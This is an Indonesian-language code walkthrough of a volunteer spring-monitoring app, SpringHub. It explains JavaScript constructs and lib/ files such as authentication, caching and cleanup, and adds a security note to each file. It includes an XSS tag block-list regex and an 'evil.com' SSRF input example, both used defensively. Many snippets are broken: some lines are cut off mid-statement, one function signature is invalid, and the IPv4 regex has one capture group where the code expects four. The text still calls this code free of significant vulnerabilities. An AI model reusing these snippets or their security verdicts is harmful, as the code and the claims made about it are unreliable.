 **Kerentanan:** Kode ini MEMASTIKAN pesan error tidak membocorkan detail internal — `getErrorMessage` memfilter pesan mentah (Bab 10.15).

4.7 Loop `for ... of` — Ulangi Setiap Item

Potongan kode asli (fix orphan — `scripts/fix-orphan-reports.ts` pola):

```
for (const cluster of clusters) {
  const spring = await tx.spring.create({ data: { ...cluster.springData } });
  for (const reportId of cluster.reportIds) {
    await tx.report.update({ where: { id: reportId }, data: { springId: spring.id }
  }
}
```

Cerita: `clusters` berisi kelompok laporan yang tidak punya mata air. Loop pertama: ambil `cluster` satu per satu (jika 5 klaster → 5 kali putaran); di setiap putaran buat `Spring` baru. Loop kedua (di dalam): untuk setiap id laporan di klaster itu, tautkan ke `spring.id`. Urutan ini menjamin setiap laporan tersambung ke spring-nya sebelum klaster berikutnya diproses.

Konstruk: nested loop, destructuring (`{ ...cluster }`), spread.

 **Kerentanan:** Script ini berjalan dalam `$transaction` — jika satu saja gagal di tengah, SEMUA dibatalkan (tidak ada data setengah jadi).

4.8 `map` / `filter` / `find` — Mengolah Array dengan Cerita

Potongan kode asli (kursus — `app/api/courses/[slug]/route.ts`):

```
modules: await Promise.all(
  course.modules.map(async (m) => ({
    ...m,
    content: m.content ? await sanitizeHtml(m.content) : "",
  }))
)
```

Cerita: `course.modules` adalah daftar modul. `.map(...)` berarti "untuk SETIAP modul, buat versi baru": salin semua properti modul (`...m`), lalu ganti `content` dengan hasil sanitasi DOMPurify (jika ada isinya; jika kosong, jadi `""`). `Promise.all` menunggu SEMUA sanitasi selesai sekaligus (paralel) sebelum lanjut — hasilnya daftar modul baru yang bersih.

Konstruk: `map`, spread, arrow function, `Promise.all`, ternary.

 **Kerentanan:** Inilah lapisan XSS kedua — lihat Bab 10.2.

4.9 Destructuring — Membongkar Kotak

Potongan kode asli (webhook):

```
const { id, external_id, status, paid_at } = body;
```

Cerita: `body` adalah JSON webhook. Destructuring mengambil empat kunci sekaligus: `id` (id invoice), `external_id`, `status`, `paid_at` menjadi empat

variabel terpisah — persis seperti membuka kotak dan mengeluarkan isinya keempat-empatnya ke meja, siap dipakai.

Konstruk: object destructuring, variabel.

4.10 Optional Chaining `?.` — "Coba, kalau ada..."

Potongan kode asli (profile — pola dari `app/api/auth/me`):

```
const points = user.profile?.points ?? 0;
```

Cerita: `user.profile` mungkin ada, mungkin tidak (belum pernah membuat profil). `?.` berkata: "kalau `profile` ADA, ambil `points` -nya; kalau tidak ada, langsung `undefined` — jangan error". Lalu `?? 0` (nullish coalescing): "kalau hasilnya `undefined`, pakai 0". Jadi variabel `points` dijamin angka — tidak pernah `undefined`, tidak pernah crash.

Konstruk: optional chaining, nullish coalescing.

4.11 Regex — Pencocokan Pola

Potongan kode asli (sanitizer — `lib/sanitize.ts`):

```
const BLOCKED_HTML = /<(script|style|iframe|object|embed|svg|form|input)\b/i;
```

Cerita: Regex ini adalah "detektor tag jahat". Saat konten datang, kode memeriksa: "apakah di dalamnya ada `<script`, `<iframe`, `<svg` (atau lainnya dalam daftar)?" — `\b` membatasi kata, `i` membuat pencarian tidak membedakan huruf besar/kecil (jadi `<SCRIPT>` pun ketangkap). **Jika** cocok, konten diblokir/dibersihkan lebih dulu sebelum disimpan/ditampilkan.

Potongan kedua (ytthumb — `app/api/ytthumb/route.ts`):

```
const match = videoId.match(/^([a-zA-Z0-9_-]{11}$)/);
```

Cerita: id video YouTube TEPAT 11 karakter alfanumerik. Jika `match` menghasilkan sesuatu (cocok), id dianggap sah; **jika** `null` (tidak cocok — misalnya user mengirim `https://evil.com`), request ditolak. Inilah yang mencegah SSRF (server tidak akan pernah mengambil URL selain YouTube).

Konstruk: regex literal, `.match()`, anchor `^...$`, quantifier `{11}`.

 **Kerentanan:** Regex yang salah bisa jadi ReDoS — di sini polanya pendek dan dibatasi panjang, aman.

4.12 Object Map — Pengganti Rantai if/else

Potongan kode asli (poin — `lib/points.ts` pola):

```
const POINTS_MAP: Record<string, number> = {
  "spring-monitoring": 100,
  "spring-restoration": 1000,
  "trench-development": 500,
  "tree-planting": 100,
  "seedling-stock": 100,
};
```

Cerita: Daripada menulis lima `if`, kode cukup melihat tabel: jika slug form adalah `"spring-restoration"`, poinnya `1000`; jika `"trench-development"`, `500`; dan seterusnya. Satu baris `POINTS_MAP[slug]` menggantikan seluruh rantai percabangan — lebih pendek, lebih sulit salah ketik, mudah ditambah.

Konstruk: object literal, `Record<K,V>`.

4.13 Spread `...` — Menyalin dan Menggabungkan

```
const sanitized = { ...course, description: await sanitizeHtml(course.description)
```

Cerita: `...course` menyalin SEMUA properti `course` ke objek baru, lalu properti `description` ditimpa dengan versi bersih. Objek asli di database tidak berubah — kita membuat salinan aman untuk dikirim ke browser.

4.14 Template Literal — Menyulam Teks

```
reason: `donasi Rp${existing.amountIdr.toLocaleString("id-ID")}`,
```

Cerita: backtick + `${...}` menyisipkan nilai ke tengah teks. Hasilnya: `donasi Rp50.000` (format Indonesia dengan titik ribuan). Tanpa ini, kita harus merangkai string dengan `+` yang rawan salah.

4.15 `Promise.all` — Menjalankan Banyak Sekaligus

```
const [reports, total] = await Promise.all([
  prisma.report.findMany({ ... }),
  prisma.report.count({ ... }),
]);
```

Cerita: Ambil data halaman DAN hitung totalnya **bersamaan** (dua query paralel), tunggu keduanya, lalu hasilnya masuk ke dua variabel sekaligus (destructuring array). Lebih cepat daripada menjalankan berurutan.

4.16 `setInterval` — Ulangi Terus-menerus

```
setInterval(() => { reg.update(); }, 60000);
```

Cerita: Service worker diperiksa setiap 60.000 ms (1 menit): "ada versi baru? kalau ada, perbarui di latar belakang". Berlaku terus selama halaman terbuka.

4.17 Truthy / Falsy — Nilai yang "Dianggap Benar"

```
if (donorName || donorEmail) { ... }
```

Cerita: Dalam JavaScript, string kosong `""`, `0`, `null`, `undefined`, `NaN` dianggap **falsy** (dianggap "tidak ada"); string berisi dan angka bukan nol dianggap **truthy**. Jadi kondisi di atas benar jika salah satu dari nama atau email donatur terisi — cukup untuk memberitahu siapa donaturnya.

4.18 Ringkasan: Jika Kamu Lupa, Kembali ke Sini

Konstruk	Terjemahan "bahasa manusia"
<code>if (x)</code>	Jika x benar, kerjakan blok ini
<code>else</code>	Jika tidak, kerjakan yang ini

Konstruk	Terjemahan "bahasa manusia"
<code>x ? A : B</code>	Jika x benar → A, jika tidak → B
<code>!x</code>	Bukan x / x tidak ada
<code>`a</code>	
<code>a && b</code>	a DAN b (harus keduanya benar)
<code>await f()</code>	Tunggu f selesai, ambil hasilnya
<code>try {} catch {}</code>	Coba; kalau gagal, tangani di sini
<code>for (const x of xs)</code>	Ulangi untuk setiap x di daftar xs
<code>xs.map(f)</code>	Buat daftar baru dengan mengubah setiap x
<code>xs.filter(f)</code>	Saring daftar: simpan yang memenuhi f
<code>a?.b</code>	Ambil a.b kalau a ada (kalau tidak → undefined)
<code>a ?? b</code>	Kalau a kosong/undefined → pakai b
<code>{...obj}</code>	Salin semua isi obj ke tempat baru
<code>const {x, y} = obj</code>	Keluarkan x dan y dari obj menjadi variabel
<code>/pola/i</code>	Cocokkan pola teks (i = abaikan besar kecil)
<code>x.map(async ...) + Promise.all</code>	Ubah semua item secara paralel, tunggu semua

BAB 5 — `lib/` : Pusat Logika SpringHub

BAB ini membedah seluruh 39 file di dalam direktori `lib/` — jantung logika aplikasi SpringHub. Di sinilah keputusan-keputusan penting hidup: autentikasi dan sesi, proteksi CSRF, sistem poin, perhitungan kesehatan mata air, penyembunyian lokasi mata air (5 km grid), mode offline PWA, upload foto, sanitasi XSS, integrasi Xendit, hingga manajemen koneksi Redis dan PostgreSQL.

Setiap file dibahas dengan pola yang sama:

1. **Potongan Kode Asli** — cuplikan nyata dari file, dipotong dengan `// ...` bila terlalu panjang. Bila ada nilai rahasia (password, API key, connection string), diganti `xxx`.
2. **Penjelasan Cerita** — narasi tahap demi tahap: apa yang terjadi di layar, di log, dan di database.
3. **Konstruk yang Dipakai** — daftar singkat konstruk bahasa yang dominan.

4.  **Kerentanan** — analisis keamanan jujur: apa yang bisa disusupi, dan bagaimana SpringHub mengamankannya.

Daftar isi bab ini:

No	File	Peran
1	<code>lib/audit.ts</code>	Jejak audit semua aksi admin
2	<code>lib/auth-context.ts</code>	Ekstraksi konteks user untuk Prisma RLS
3	<code>lib/auth.ts</code>	Sesi, login, logout, IP whitelist admin
4	<code>lib/cache.ts</code>	Cache Redis get-or-set dengan TTL
5	<code>lib/cleanup.ts</code>	Pembersih data kedaluwarsa (cron)
6	<code>lib/contacts.ts</code>	Kanal kontak publik Jaga Semesta
7	<code>lib/csrf.ts</code>	Token CSRF berbasis JWT
8	<code>lib/darkmode.tsx</code>	Toggle mode gelap + penyimpanan preferensi
9	<code>lib/data.ts</code>	Data statis landing page (sementara)
10	<code>lib/dynamic-validation.ts</code>	Generator schema Zod dinamis
11	<code>lib/email.ts</code>	Kirim email (log/SMTP/Resend/SendGrid)
12	<code>lib/env.ts</code>	Validasi environment variables
13	<code>lib/epicollect.ts</code>	Nota depresiasi Epicollect5
14	<code>lib/error-boundary.tsx</code>	Penangkap error React
15	<code>lib/error-logger.ts</code>	Logger error ke tabel AppError
16	<code>lib/forms.ts</code>	5 form lapangan + schema Zod (sumber tunggal)
17	<code>lib/geo.ts</code>	Penyembunyian koordinat (grid 5 km)
18	<code>lib/guest.ts</code>	Identitas pengunjung anonim (guest)
19	<code>lib/health-score.ts</code>	Mesin skor kesehatan mata air 0-100
20	<code>lib/i18n.tsx</code>	Internasionalisasi ID/EN
21	<code>lib/jwt.ts</code>	Rotasi kunci JWT
22	<code>lib/logger.ts</code>	Logger pino + redaksi data sensitif
23	<code>lib/offline-db.ts</code>	Wrapper IndexedDB offline survey
24	<code>lib/photo-url.ts</code>	Pembangun URL foto
25	<code>lib/points.ts</code>	Mesin poin relawan (server-only)

No	File	Peran
26	<code>lib/prisma-rls.ts</code>	Row-Level Security via Prisma \$extends
27	<code>lib/prisma.ts</code>	Koneksi PostgreSQL + pesan error ramah
28	<code>lib/provinces.ts</code>	38 provinsi Indonesia
29	<code>lib/queue.ts</code>	Antrean BullMQ (email, image, export)
30	<code>lib/rate-limit.ts</code>	Pembatas kecepatan request
31	<code>lib/redis-connection.ts</code>	Parser URL Redis untuk BullMQ
32	<code>lib/redis.ts</code>	Koneksi ioredis + noop fallback
33	<code>lib/sanitize.ts</code>	Sanitasi HTML dua lapis
34	<code>lib/session-cache.ts</code>	Cache sesi PWA di IndexedDB
35	<code>lib/upload-photo.ts</code>	Upload + kompresi + EXIF strip
36	<code>lib/use-auto-save.ts</code>	Auto-save draft form (30 detik)
37	<code>lib/utils.ts</code>	Utilitas cn/formatNumber/safeParseJson
38	<code>lib/watermark.ts</code>	Watermark SVG pada foto
39	<code>lib/xendit.ts</code>	Integrasi payment gateway Xendit

`lib/audit.ts` — Jejak audit semua aksi admin (satu baris log terstruktur)

Potongan Kode Asli

```
// lib/audit.ts baris 1-9 (seluruh file)
import logger from "../logger";

export function auditLog(
  action: string,
  detail: string,
  meta?: Record<string, unknown>
): void {
  logger.info({ action, detail, ...(meta ? { meta } : {}) }, `AUDIT: ${action}`);
}
```

Penjelasan Cerita

File ini kecil tapi perannya besar: ia adalah *tinta* yang mencatat setiap aksi penting di sistem — terutama aksi admin. Ceritanya begini: ketika admin menyetujui sebuah laporan, menghapus pengguna, atau mengubah pengaturan, route API memanggil `auditLog("report.approve", "Report ... disetujui", { reportId, userId })`.

Di dalam fungsi, parameter `action` dan `detail` diterima sebagai string, dan `meta` (objek bebas berisi data tambahan) bersifat opsional. Kemudian terjadi ekspresi penyebaran: jika `meta` dikirim (truthy), maka propertinya ikut ditambahkan ke objek log; jika tidak, yang masuk ke log hanya `{ action, detail }`. Pesan log kedua `AUDIT: ${action}` menjadi label cepat di konsol sehingga orang yang memantau bisa memfilter semua baris audit hanya dengan `grep AUDIT:`.

Akibatnya, setiap aksi menulis satu baris JSON ke output pino (di terminal saat dev, atau ke file log saat produksi). Tidak ada baris di database — jejak ini hidup di log aplikasi, bukan di tabel, sehingga ia menjadi sumber kebenaran forensik bila terjadi insiden.

Konstruk yang Dipakai

- Parameter opsional dengan default `undefined` (`meta?`)
- Spread operator (`...(meta ? { meta } : {})`)
- Panggilan fungsi dari modul lain (`logger.info`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — ia hanya menulis log berisi string yang di-*interpolate*, dan pino secara otomatis meng-redaksi field sensitif (lihat `lib/logger.ts`) sehingga data seperti password atau token tidak akan tertulis mentah. Satu catatan: `detail` dan `meta` sebaiknya dipanggil oleh pemanggil dengan data yang sudah dibersihkan (tanpa PII), yang sudah menjadi konvensi di seluruh route API SpringHub.

`lib/auth-context.ts` — Jembatan antara sesi dan Prisma

RLS

Potongan Kode Asli

```
// lib/auth-context.ts baris 17-33
export async function getRlsContext(): Promise<RlsContext> {
  const session = await getSession();

  if (!session) {
    return { role: "guest" };
  }

  if (session.role === "admin") {
    return { userId: session.userId, role: "admin" };
  }

  if (session.role === "volunteer") {
    return { userId: session.userId, role: "volunteer" };
  }

  return { userId: session.userId, role: "user" };
}
```

Penjelasan Cerita

Fungsi ini dibuka di awal hampir semua route handler yang berurusan dengan data sensitif. Cerita alurnya: aplikasi memanggil `await getRlsContext()`; di dalamnya, `getSession()` dari `lib/auth.ts` membaca cookie sesi, memverifikasi JWT-nya, lalu mengecek baris *ledger* sesi di database. Hasilnya bisa berupa objek sesi lengkap atau `null`.

Jika sesi tidak ada (pengunjung belum login), fungsi langsung mengembalikan `{ role: "guest" }` — tamu. Jika sesi ada, peran diperiksa: `admin` → konteks admin dengan `userId`; `volunteer` → konteks volunteer; dan peran apa pun selain itu (termasuk `field_lead`, `user`) jatuh ke cabang terakhir yang menghasilkan `{ userId, role: "user" }`.

Hasil konteks ini lalu diumpankan ke `prismaWithRls(ctx)` dari `lib/prisma-rls.ts`. Akibat nyatanya di database: saat seorang tamu memanggil query laporan, hanya laporan berstatus `approved` dan aktif yang keluar; saat volunteer memanggil, hanya laporannya sendiri yang terlihat. Itulah mengapa urutan `if` di atas sangat penting — urutannya menentukan siapa melihat apa.

Fungsi kembarannya `rlsContextFromSession(session)` melakukan hal yang sama tapi untuk kode yang sudah memegang objek sesi, sehingga tidak perlu membaca cookie dua kali.

Konstruk yang Dipakai

- `async/await`
- Rantai `if` untuk seleksi peran

- Type narrowing lewat union type `RlsContext`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — peran ditentukan dari sesi server yang sudah diverifikasi di `lib/auth.ts` (JWT + ledger), bukan dari input client. Satu hal yang perlu diingat: *default fallback* ke `role: "user"` untuk peran tak dikenal adalah pilihan aman (fail-closed) dibanding menganggapnya admin.

`lib/auth.ts` — Sesi, login, logout, dan IP whitelist admin

Potongan Kode Asli

```

// lib/auth.ts baris 25-75
export async function hashPassword(password: string): Promise<string> {
  return bcrypt.hash(password, 12);
}

export async function verifyPassword(
  password: string,
  hash: string
): Promise<boolean> {
  return bcrypt.compare(password, hash);
}

function sha256Hex(input: string): string {
  return createHash("sha256").update(input).digest("hex");
}

export async function createSession(payload: SessionPayload, isSecure?: boolean):
  if (!payload || typeof payload !== "object") {
    throw new Error("Invalid session payload");
  }
  const jwtPayload: JWTPayload = {
    userId: payload.userId,
    role: payload.role,
    username: payload.username,
    phone: payload.phone || "",
  };
  const token = await new SignJWT(jwtPayload)
    .setProtectedHeader({ alg: "HS256" })
    .setExpirationTime(`${SESSION_DURATION_SEC}s`)
    .sign(SECRET);

  // Session ledger: row must exist and be unexpired for the JWT to be accepted.
  // Store only the SHA-256 hash of the token in the database.
  await prisma.session.create({
    data: {
      profileId: payload.userId,
      token: sha256Hex(token),
      expiresAt: new Date(Date.now() + SESSION_DURATION_SEC * 1000),
    },
  });

  const cookieStore = cookies();
  cookieStore.set(SESSION_COOKIE, token, {
    httpOnly: true,
    secure: isSecure ?? true,
    sameSite: "lax",
    maxAge: SESSION_DURATION_SEC,
    path: "/",
  });

  return token;
}

```

Penjelasan Cerita

File ini adalah penjaga pintu utama aplikasi. Ada tiga babak cerita di sini.

Babak 1 — Menghitung dan memverifikasi password. Ketika user mendaftar, `hashPassword` dipanggil: password mentah dilempar ke `bcrypt.hash` dengan 12 *rounds*. Butuh sekitar ratusan milidetik dan menghasilkan string acak yang panjang — itulah yang tersimpan di kolom `passwordHash` database. Saat login, `verifyPassword` membandingkan input dengan hash; jika cocok hasilnya `true`, gerbang terbuka; jika tidak, `false` dan muncul pesan "password salah" di layar.

Babak 2 — Membuat sesi. `createSession` menerima payload (`userId`, `role`, `username`, `phone`) dan melakukan validasi kecil: jika payload tidak berupa objek, error dilempar (sistem menolak membuat sesi). Kemudian JWT ditandatangani dengan algoritma HS256 dan masa berlaku 7 hari, memakai kunci `SECRET` yang diambil dari `getJwtSecret()` (lihat `lib/jwt.ts`). Setelah token jadi, hal penting terjadi: token tidak disimpan mentah di database — hanya hash SHA-256-nya yang masuk ke tabel `Session` bersama `profileId` dan `expiresAt`. Baris inilah yang disebut *session ledger*: JWT tidak akan diterima nanti kalau barisnya tidak ada atau sudah kedaluwarsa (lihat `getSession` di bawah). Terakhir, token ditaruh di cookie bernama `session` dengan atribut `httpOnly` (JavaScript browser tidak bisa membacanya), `secure` (hanya lewat HTTPS), dan `sameSite: "lax"`.

Babak 3 — Memvalidasi sesi. `getSession` membaca cookie, lalu memverifikasi JWT lewat `verifyJwtWithRotation` — yaitu mencoba kunci sekarang dulu; kalau gagal, mencoba kunci sebelumnya (mendukung rotasi rahasia). Jika verifikasi gagal, atau struktur payload tidak sesuai (bukan string untuk `userId/role/username`), fungsi mengembalikan `null` dan aplikasi menganggap user tidak login. Setelah verifikasi sukses, query ledger dijalankan: `findUnique` mencari baris `Session` berdasarkan hash token. Jika baris tidak ditemukan, atau `expiresAt` sudah lewat `Date.now()` (dibandingkan dengan `getTime()`), maka `null` dikembalikan — sesi dianggap mati walau JWT-nya masih valid secara kriptografis. Ini fitur keamanan penting: logout atau pemblokiran akun langsung mematikan semua sesi karena barisnya di-*expire*.


```
// lib/auth.ts baris 77-104
export async function destroySession(isSecure?: boolean): Promise<void> {
  const cookieStore = cookies();
  const token = cookieStore.get(SESSION_COOKIE)?.value;
  if (token) {
    try {
      await prisma.session.updateMany({
        where: { token: sha256Hex(token) },
        data: { expiresAt: new Date(0) },
      });
    } catch (err) {
      console.warn("[auth] Failed to revoke session ledger row:", err);
    }
  }
  cookieStore.set(SESSION_COOKIE, "", {
    httpOnly: true,
    secure: isSecure ?? true,
    sameSite: "strict",
    maxAge: 0,
    path: "/",
  });
}

export async function deactivateUserSessions(userId: string): Promise<void> {
  await prisma.session.updateMany({
    where: { profileId: userId },
    data: { expiresAt: new Date(0) },
  });
}
```

Babak 4 — Logout. `destroySession` mengambil token dari cookie; jika ada, baris ledger-nya langsung di-*expire* dengan `expiresAt` diset ke epoch 0 (1 Januari 1970). Jika update gagal (misal DB sedang down), hanya peringatan di konsol — cookie tetap dibersihkan. Cookie sesi lalu dihapus dengan `maxAge: 0` dan `sameSite: "strict"` (lebih ketat saat logout). Sementara itu, `deactivateUserSessions` adalah tombol darurat admin: sekali dipanggil dengan `userId`, **semua** sesi user itu mati seketika — efektif saat akun di-banned atau dicurigai dibajak.

```
// lib/auth.ts baris 112-155
export function getClientIp(request: Request): string {
  const real = request.headers.get("x-real-ip");
  if (real && ipv4ToInt(real) !== null) return real;
  const xff = request.headers.get("x-forwarded-for");
  if (xff) {
    const first = xff.split(",")[0]?.trim();
    if (first && ipv4ToInt(first) !== null) return first;
  }
  return "unknown";
}

function ipv4ToInt(ip: string): number | null {
  let value = ip.trim();
  if (value.toLowerCase().startsWith("::ffff:")) value = value.slice(7);
  const match = /^(\d{1,3})\.\d{1,3}\.\d{1,3}\.\d{1,3}$/.exec(value);
  if (!match) return null;
  const octets = match.slice(1).map(Number);
  if (octets.some(o => o > 255)) return null;
  return ((octets[0] * 256 + octets[1]) * 256 + octets[2]) * 256 + octets[3];
}

export function isIpInCidr(ip: string, cidr: string): boolean {
  const [rangeIp, prefixStr] = cidr.split("/");
  const prefix = prefixStr ? Number(prefixStr) : 32;
  if (!Number.isInteger(prefix) || prefix < 0 || prefix > 32) return false;
  const ipInt = ipv4ToInt(ip);
  const rangeInt = ipv4ToInt(rangeIp);
  if (ipInt === null || rangeInt === null) return false;
  const mask = prefix === 0 ? 0 : (0xffffffff << (32 - prefix)) >>> 0;
  return (ipInt & mask) === (rangeInt & mask);
}

export function isAdminIpAllowed(request: Request): boolean {
  const allowedCidrs = process.env.ADMIN_ALLOWED_IPS;
  if (!allowedCidrs) return true; // Tidak ada whitelist → izinkan semua

  const ranges = allowedCidrs.split(",").map(s => s.trim()).filter(Boolean);
  if (ranges.length === 0) return true;

  const ip = getClientIp(request);
  if (ip === "unknown" || ipv4ToInt(ip) === null) return false; // fail-closed

  return ranges.some(range => isIpInCidr(ip, range));
}
```

Babak 5 — IP whitelist admin. Ketika admin membuka panel, middleware memanggil `isAdminIpAllowed`. Ceritanya: jika `ADMIN_ALLOWED_IPS` tidak diset di `.env`, semua orang boleh lewat (`true`). Jika diset (misal `"192.168.1.1,10.0.0.0/8"`), IP request diambil — prioritas ke header `x-real-ip` (dipasang oleh nginx), lalu `x-forwarded-for`. Keduanya harus berupa IPv4 yang valid (angka 0-255 di empat oktet); kalau tidak, hasilnya `"unknown"` dan fungsi langsung mengembalikan `false` — inilah prinsip *fail-closed*: ketika ragu, tolak. IP lalu dicocokkan ke daftar CIDR: `isIpInCidr`

mengubah IPv4 menjadi integer 32-bit, menghitung *mask* dari prefix, dan membandingkan hasil `&` (bitwise AND). Bila IP admin tidak cocok dengan satu pun range, middleware meredirect ke halaman 403 — panel admin menolak dibuka.

Konstruk yang Dipakai

- `async/await`, `try/catch`
- Regex `(/^(\\d{1,3})\\. (\\d{1,3})\\. (\\d{1,3})\\. (\\d{1,3})$/)` untuk validasi IP
- Operasi bitwise (`<<`, `&`, `>>>` `0`) untuk perhitungan CIDR
- `cookies()` dari `next/headers`
- `updateMany` / `findUnique` Prisma untuk ledger sesi

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kombinasi JWT yang hanya menyimpan hash SHA-256 di DB (token mentah tidak pernah bocor walau DB digondol), *revocation ledger* yang bisa mematikan sesi seketika, cookie `httpOnly`, dan whitelist IP *fail-closed* adalah praktik yang kuat. Catatan kecil: header `x-forwarded-for` bisa dipalsukan jika aplikasi berada tepat di belakang proxy yang *tidak* menerima header tersebut; di deployment produksi, nginx SpringHub selalu menerima `x-real-ip`, jadi nilai palsu tidak akan lewat.

`lib/cache.ts` — Cache Redis get-or-set dengan TTL dan fallback aman

Potongan Kode Asli

```
// lib/cache.ts baris 7-29
export async function getOrSet<T>({
  prefix: string,
  key: string,
  fetch: () => Promise<T>,
  ttlSeconds: number
}): Promise<T> {
  try {
    const redisKey = cacheKey(prefix, key);
    const cached = await redis.get(redisKey);
    if (cached) {
      return JSON.parse(cached) as T;
    }

    const data = await fetch();

    await redis.setex(redisKey, ttlSeconds, JSON.stringify(data));

    return data;
  } catch {
    // Redis unavailable – skip cache, fetch directly
    return fetch();
  }
}

export async function invalidateCache(prefix: string): Promise<void> {
  try {
    const pattern = `cache:${prefix}:*`;
    const keys = await redis.keys(pattern);
    if (keys.length > 0) {
      await redis.del(...keys);
    }
  } catch {
    // Redis unavailable – nothing to invalidate
  }
}
```

Penjelasan Cerita

File ini adalah lapisan penyimpanan sementara (cache) antara aplikasi dan database. Cerita pemakaiannya: misal route `/api/stats` ingin menampilkan statistik dampak. Ia memanggil `getOrSet("stats", "impact", hitungDariDb, 300)`.

Di dalamnya, kunci Redis dibentuk `cache:stats:impact` oleh fungsi kecil `cacheKey`. Pertama aplikasi bertanya ke Redis: `redis.get(...)`. Jika ada nilai (string JSON), langsung `JSON.parse` dan dikembalikan — layar menampilkan angka tanpa pernah menyentuh database, hemat milidetik. Jika tidak ada (belum pernah di-cache, atau sudah kedaluwarsa), fungsi `fetch` dijalankan — inilah query database asli — lalu hasilnya disimpan ke Redis dengan `setex` (SET dengan TTL dalam detik), dan baru dikembalikan. Kali berikutnya dalam 5 menit, hasil datang dari Redis.

Yang menarik adalah seluruh blok dibungkus `try/catch` : jika Redis mati atau lemot, kode tidak menangis — ia langsung `return fetch()` sehingga aplikasi tetap bekerja walau cache mati total. `invalidateCache` dan `invalidateAllCache` adalah penghapus: saat admin mengubah data (misal menambah form), route memanggil `invalidateCache("forms")` yang mencari semua kunci berawalan `cache:forms:*` lalu menghapusnya dengan `del(...keys)` — penyebaran argumen ke banyak kunci sekaligus. Jadi sesudahnya, permintaan berikutnya mengambil data segar dari DB dan mengisi cache baru.

Konstruk yang Dipakai

- Generic function `<T>`
- `try/catch` dengan fallback
- Spread ke fungsi variadik (`redis.del(...keys)`)
- `JSON.stringify` / `JSON.parse`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — data yang masuk cache selalu berasal dari server (hasil query), bukan input user, dan TTL membatasi umur data. Satu hal kecil: `JSON.parse(cached)` tanpa validasi skema; karena nilai hanya ditulis oleh aplikasi sendiri, risiko *poisoned cache* praktis nol.

`lib/cleanup.ts` — Petugas kebersihan database (cron 24 jam)

Potongan Kode Asli

```
// lib/cleanup.ts baris 9-38
export async function cleanupGuestReports(): Promise<number> {
  const thirtyDaysAgo = new Date();
  thirtyDaysAgo.setDate(thirtyDaysAgo.getDate() - 30);

  const expiredReports = await prisma.report.findMany({
    where: {
      guestId: { not: null },
      userId: null,
      createdAt: { lt: thirtyDaysAgo },
    },
    include: {
      photos: { select: { storagePath: true } },
    },
  });

  if (expiredReports.length === 0) return 0;

  const photoPaths = expiredReports.flatMap((r) =>
    r.photos.map((p) => p.storagePath)
  );

  // Hapus cascade via Prisma (ReportPhoto punya onDelete: Cascade)
  await prisma.report.deleteMany({
    where: { id: { in: expiredReports.map((r) => r.id) } },
  });

  logger.info({ count: expiredReports.length, photos: photoPaths.length }, "Clean

  return expiredReports.length;
}
```

Penjelasan Cerita

File ini dijalankan oleh cron setiap 24 jam. Babak pertama `cleanupGuestReports` : tanggal 30 hari yang lalu dihitung dengan `setDate(getDate() - 30)` . Lalu database diinterogasi untuk mencari laporan yang memenuhi **tiga syarat sekaligus**: punya `guestId` (dibuat pengunjung anonim), belum punya `userId` (belum pernah di-claim akun), dan `createdAt` lebih lama dari 30 hari. Foto-foto laporan ikut diambil path-nya.

Jika tidak ada laporan seperti itu (`length === 0`), fungsi berhenti dan mengembalikan 0 — tidak ada yang terjadi. Jika ada, semua path foto digabung dengan `flatMap` , lalu laporan dihapus dengan `deleteMany` . Karena relasi `ReportPhoto` di Prisma punya `onDelete: Cascade` , semua foto di tabel ikut terhapus otomatis. Fungsi lalu menulis satu baris log berisi jumlah laporan dan jumlah foto yang dibersihkan, dan mengembalikan angka laporan yang dihapus.

Babak kedua `cleanupExpiredSessions` lebih sederhana: semua baris `Session` yang `expiresAt` -nya sudah lewat dihapus sekali jalan; log hanya ditulis bila ada yang terhapus. Babak ketiga `cleanupExpiredExports` mencari `PointsLog` dengan

reason: "export" yang lebih tua dari 7 hari lalu menghapusnya — file CSV ekspor yang dikirim lewat email tidak boleh tercatat selamanya di buku besar poin.

Konstruk yang Dipakai

- `async/await`
- Query dengan beberapa filter (`and` implisit dalam `where`)
- `flatMap` dan `map` untuk transformasi array
- `deleteMany` dan `include`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kriteria hapus sangat spesifik (guest + belum di-claim + >30 hari) sehingga tidak mungkin menghapus data milik user. Hapus foto dari *storage* hanya dicatat di log (path tidak di- `unlink`) — itu kekurangan fungsional, bukan keamanan; file fisik dibersihkan terpisah oleh job storage.

`lib/contacts.ts` — Kanal kontak publik Jaga Semesta

Potongan Kode Asli

```
// lib/contacts.ts baris 3-29
export const CONTACTS = {
  whatsapp: {
    /** International format used for tel:/wa.me URLs (no spaces, no +). */
    e164: "628112995190",
    /** Pretty format shown to humans. */
    display: "+62 811-2995-190",
    waUrl: "https://wa.me/628112995190",
    telUrl: "tel:+628112995190",
  },
  email: {
    address: "info@jagasemesta.id",
    mailto: "mailto:info@jagasemesta.id",
  },
  address: {
    city: "Jakarta",
    country: "Indonesia",
  },
  social: {
    instagram:
      "https://www.instagram.com/jagasemesta",
    youtube:
      "https://youtube.com/@jagasemesta",
    tiktok:
      "https://www.tiktok.com/@jagasemesta",
    facebook: "https://www.facebook.com/p/Jaga-Semesta-100092833113441",
  },
} as const;
```

Penjelasan Cerita

File ini murni data statis — tidak ada logika. Ia diekspor sebagai `CONTACTS` dengan `as const` sehingga TypeScript membaca nilainya sebagai literal (bukan `string` bebas), menjamin pengejaan URL tidak bisa typo tanpa error kompilasi.

Kontennya: nomor WhatsApp dalam dua format — `e164` untuk membangun URL `https://wa.me/...` dan `tel:` (tanpa spasi, tanpa tanda `+`), dan `display` yang cantik untuk ditampilkan ke manusia. Email dalam bentuk alamat biasa dan link `mailto:`. Alamat kantor ringkas (Jakarta, Indonesia), dan empat kanal sosial media. Setiap bagian landing page yang butuh tombol "Hubungi Kami", "WhatsApp Kami", atau footer sosial media cukup mengimpor objek ini. Karena objeknya `as const`, tidak ada kode yang bisa mengubahnya secara tidak sengaja.

Konstruk yang Dipakai

- Object literal dengan `as const` (narrowing tipe)
- Komentar JSDoc untuk dokumentasi

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — semua informasi bersifat publik dan tidak ada rahasia di dalamnya. (Tidak seperti yang mungkin dikira, nomor ini adalah kanal kontak resmi organisasi, bukan data pribadi rahasia.)

`lib/csrf.ts` — Benteng anti-CSRF: token JWT di cookie + header

Potongan Kode Asli

```
// lib/csrf.ts baris 10-51
export async function generateCsrfToken(isSecure?: boolean): Promise<string> {
